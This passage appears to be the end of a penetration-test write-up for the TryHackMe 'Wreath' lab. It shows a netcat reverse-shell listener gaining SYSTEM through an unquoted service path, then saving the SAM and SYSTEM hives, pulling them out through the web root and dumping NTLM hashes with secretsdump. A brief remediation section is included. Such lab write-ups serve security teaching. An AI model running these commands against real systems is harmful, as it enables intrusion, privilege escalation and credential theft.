


```
❯ nc -nvlp 1235
listening on [any] 1235 ...
```


1 . sc stop SystemExplorerHelpService

2 . sc start SystemExplorerHelpService

and after this we should have recieved the reverse shell .



```
C:\Users\Public\Downloads>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Users\Public\Downloads>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Users\Public\Downloads>
```



```
❯ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.50.85.12] from (UNKNOWN) [10.200.84.100] 51883
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

- **Remediation(Privilege Escalation)**

For privilege Escalation we have performed **unquoted service path attack** , we can fix this issue by surrounding the path with quotation marks , just like in the above exploitation we found a path that has spaces in the file/directory name but there are no quotation marks around it , so by editing the registry values for that service we can fix the issue very easily .

- **Exfiltration Techniques and Post Exploitation**

Local user hashes are stored in the Windows Registry whilst the computer is running -- specically in the HKEY_LOCAL_MACHINE\SAM hive. This can also be found as a file at C:\Windows\System32\Config\SAM, however, this should not be readable whilst the computer is running. To dump the hashes locally, we first need to save the SAM hive:

```
reg.exe save HKLM\SAM sam.bak
```


Dumping the SAM hive isn't quite enough though -- we also need the SYSTEM hive which contains the boot key for the machine:

```
reg.exe save HKLM\SYSTEM system.bak
```

now we have to trasnfer these two files in our local linux system , for that Task’s description has recommended SMB server but as I said it was creating problem while authentication , so what I did is , I copied these files in C:\xampp\htdocs

```
copy C:\Users\Administrator\Downloads\sam.bak C:\xampp\htdocs\
```

copy C:\Users\Administrator\Downloads\system.bak C:\xampp\htdocs\




```
 Directory of C:\xampp\htdocs

24/03/2021  12:05    <DIR>          .
24/03/2021  12:05    <DIR>          ..
08/11/2020  15:46    <DIR>          css
08/11/2020  15:46            17,340 favicon.png
08/11/2020  15:46    <DIR>          fonts
08/11/2020  15:46    <DIR>          img
08/11/2020  15:46            15,815 index.html
08/11/2020  15:46    <DIR>          js
21/12/2020  23:52    <DIR>          resources
24/03/2021  11:58            53,248 sam.bak
24/03/2021  11:59        18,485,248 system.bak
               4 File(s)     18,571,651 bytes
               7 Dir(s)   6,828,531,712 bytes free
```

and we have access to the server so by visiting http://10.200.84.100/system.bak and /sam.bak I downloaded both the files in my local linux system .

With both files stored locally, we can now dump some hashes!

python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL



```
❯ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a0[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02[redacted]:::
[*] Cleaning up...

~/Desktop/THM/wreath
```

Cleaning up system

we have uploaded so many .exe files in the target windows host , it’s time for deleting them , so that other users can work without any problem .

1 . rm mosec0-nc

2 . rm mosec0-nmap

2 . del "C:\Program Files (x86)\System Explorer\System.exe"

3 . sc start SystemExplorerHelpService

4 . del mosec0-nc.exe

5 . del mosec0-Wrapper.exe

6 . del sam.bak

7 . del system.bak

Conclusion

Wreath Network sufferd from different vulnerabilities which led to account takeover and then complete system takeover , Use of outdated version and password reuse policies are not adequate and mitigation techniques must be followed to protect the system / network .

Goals of Penetration test

1 . Identifying outdated version of services

2 . Determining the impact of vulnerability

3 . Pivoting through a network

4 . exploitation and Post exploitation

Latest release of particular software/service must be installed in the system and use of unqouted service path must be patched to prevent takeover of user account .

References

1 . Miniserv RCE Exploit

https://www.webmin.com/exploit.html

https://github.com/MuirlandOracle/CVE-2019-15107

2 . GitStack RCE Exploit

https://wwwexploit-db.com/exploits/43777

3 . Unquoted Service Path Attack

https://www.techiessphere.com/2017/06/how-to-fix-unquoted-service-path-vulnerability.html

https://notchxor.github.io/oscp-notes/4-win-privesc/9-unquoted-service-path/

Appendix

1 . Edited Code for gitstack RCE exploit

https://github.com/YashSaxena75/gitstack-edit-exploit-for-THM

2 . Explanation of explode() function

```
<?php
$fname = "shell.jpeg.php" ;
print_r(explode(".",$fname));
?>
```